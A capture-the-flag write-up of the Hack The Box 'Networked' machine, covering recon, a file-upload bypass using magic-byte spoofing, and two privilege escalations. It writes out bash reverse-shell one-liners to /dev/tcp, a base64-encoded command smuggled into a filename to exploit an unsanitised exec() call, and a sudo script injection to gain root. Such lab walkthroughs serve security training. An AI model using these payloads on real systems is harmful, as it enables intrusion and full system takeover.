By 0xCapra_Daemon aka Will Keller
Recon
Threader3k & Nmap
Scanning target 10.129.75.88
Time started: 2026-07-31 22:24:11.120189
------------------------------------------------------------
Port 22 is open
Port 80 is open
Port scan completed in 0:01:40.367799
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p22,80 -sV -sC -T4 -Pn -oA 10.129.75.88 10.129.75.88
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p22,80 -sV -sC -T4 -Pn -oA 10.129.75.88 10.129.75.88
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 22:25 -0400
Nmap scan report for 10.129.75.88
Host is up (0.089s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.24 seconds
Initial portscan reveals ports open on 22 and 80 for TCP
──(kali㉿kali)-[~/CTF/HTB/networked/scanning]
└─$ curl -v http://10.129.75.88
*   Trying 10.129.75.88:80...
* Established connection to 10.129.75.88 (10.129.75.88 port 80) from 10.10.14.192 port 33640
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.75.88
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sat, 01 Aug 2026 02:31:41 GMT
< Server: Apache/2.4.6 (CentOS) PHP/5.4.16
< X-Powered-By: PHP/5.4.16
< Content-Length: 229
< Content-Type: text/html; charset=UTF-8
<
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>
* Connection #0 to host 10.129.75.88:80 left intact
cURL to this endpoint reveals a simple HTTP site with mentions of an uploads page and a gallery.

Visiting the site in the browser confirms the base http site.

Found the /uploads.php endpoint from literally joking with the homie.

Found /backup/ folder on the server via directory brute forcing that held a backup.tar file
if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];

    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
      echo '<pre>Invalid image file.</pre>';
      displayform();
    }

    if ($myFile["error"] !== UPLOAD_ERR_OK) {
        echo "<p>An error occurred.</p>";
        displayform();
        exit;
    }

    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }

    if (!($valid)) {
      echo "<p>Invalid image file</p>";
      displayform();
      exit;
    }
function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME database file found on the system
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
      }
    }
  }
  if (function_exists('mime_content_type'))
  {
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE or an empty string
    {
      return $file_type;
    }
  }
  return $file['type'];
}

function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
      return true;
  } else {
      return false;
  }
}
contents of the backup.tar reveal source code for the site we are on including upload.php and a dependency it uses called lib.php. We can see in both of these that the file upload has file extension and mime type filtering of both content-type and the actual file contents themselves. We will need magic number spoofing here.

After attempting to upload a valid picture of a dog, I intercepted the request in Caido, removed all the image data except the first few bytes to make sure the magic number for the file matched a jpeg. Additionally also made sure our content-type: image/jpeg tag remained valid for the mime type filter. At first, I attempted to upload a full php reverse shell but the magic bytes spoofing kept deleting part of the php script because the file was too large to squeeze those bytes in so I decided to use a simple php webshell injection instead.

Successfully gained RCE on the system.
#!/bin/bash

bash -c 'exec bash -i &>/dev/tcp/10.10.14.192/9999 <&1'

Created simple bash script for reverse shell and named it shell.sh.
 '
'
Called the shell via cURL and piped into bash
┌──(kali㉿kali)-[~/CTF/HTB/networked/scanning]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.192] from (UNKNOWN) [10.129.75.88] 42006
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$
successfully caught reverse shell on the machine.
bash-4.2$ ls
total 28K
4.0K drwxr-xr-x. 2 guly guly 4.0K Sep  6  2022 .
   0 drwxr-xr-x. 3 root root   18 Jul  2  2019 ..
   0 lrwxrwxrwx. 1 root root    9 Sep  7  2022 .bash_history -> /dev/null
4.0K -rw-r--r--. 1 guly guly   18 Oct 30  2018 .bash_logout
4.0K -rw-r--r--. 1 guly guly  193 Oct 30  2018 .bash_profile
4.0K -rw-r--r--. 1 guly guly  231 Oct 30  2018 .bashrc
4.0K -r--r--r--. 1 root root  782 Oct 30  2018 check_attack.php
4.0K -rw-r--r--  1 root root   44 Oct 30  2018 crontab.guly
4.0K -r--------. 1 guly guly   33 Aug  1 04:22 user.txt
bash-4.2$ cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
	$msg='';
  if ($value == 'index.html') {
	continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
Manually poking around the /home directory we find the home folder for user guly inside it there's a crontab that runs check_attack.php every three minutes on the machine. As you can see from the script source, it uses an unsafe exec() function when identifying an improperly named file according to the same file upload convention from before. exec in this case doesn't sanitize the value of $value which is the file's name that it's currently inspecting. Since the exec argument is also double quoted this means the system will treat special characters such as ; as shell command input. We can name a file ; echo YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY+L2Rldi90Y3AvMTAuMTAuMTQuMTkyLzg4ODggPCYxJw==|base64 -d|bash; and this will cause the script to execute everything after the first ;. The second one is to make sure the process is threaded and doesn't die when the script finishes executing.
┌──(kali㉿kali)-[~/CTF/HTB/networked/exploit]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.10.14.192] from (UNKNOWN) [10.129.75.88] 50648
bash: no job control in this shell
[guly@networked ~]$
successfully caught reverse shell as user guly
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
Enumerating our sudo privs we see that our user can call changename.sh. online research suggests it doesn't sanitize input either and we can inject a shell call after the NAME: input is called.
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
	echo "interface $var:"
	read x while [[ ! $x =~ $regexp ]]; do
		echo "wrong input, try again"
		echo "interface $var:"
		read x
	done
	echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done
/sbin/ifup guly0
this is a known weakness in CentOS read more.
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
test /bin/bash
interface PROXY_METHOD:
test
interface BROWSER_ONLY:
tes
interface BOOTPROTO:
test
id
uid=0(root) gid=0(root) groups=0(root)
We were able to successfully call /bin/bash after entering the name test and a space before the shell call. We also filled in the rest of the prompts with random garbage to get the final ifup call to execute and execute our shell. pwned.
Takeaways
- When uploading files and you need a mime type spoof, upload a real version of the file, catch it in Caido/Burp and delete everything but the magic header and inject your payload underneath.
- When using this technique don't always go for the big rev shell. sometimes a simple web shell injection will work
- Be sure to look out for
execin custom php scripts.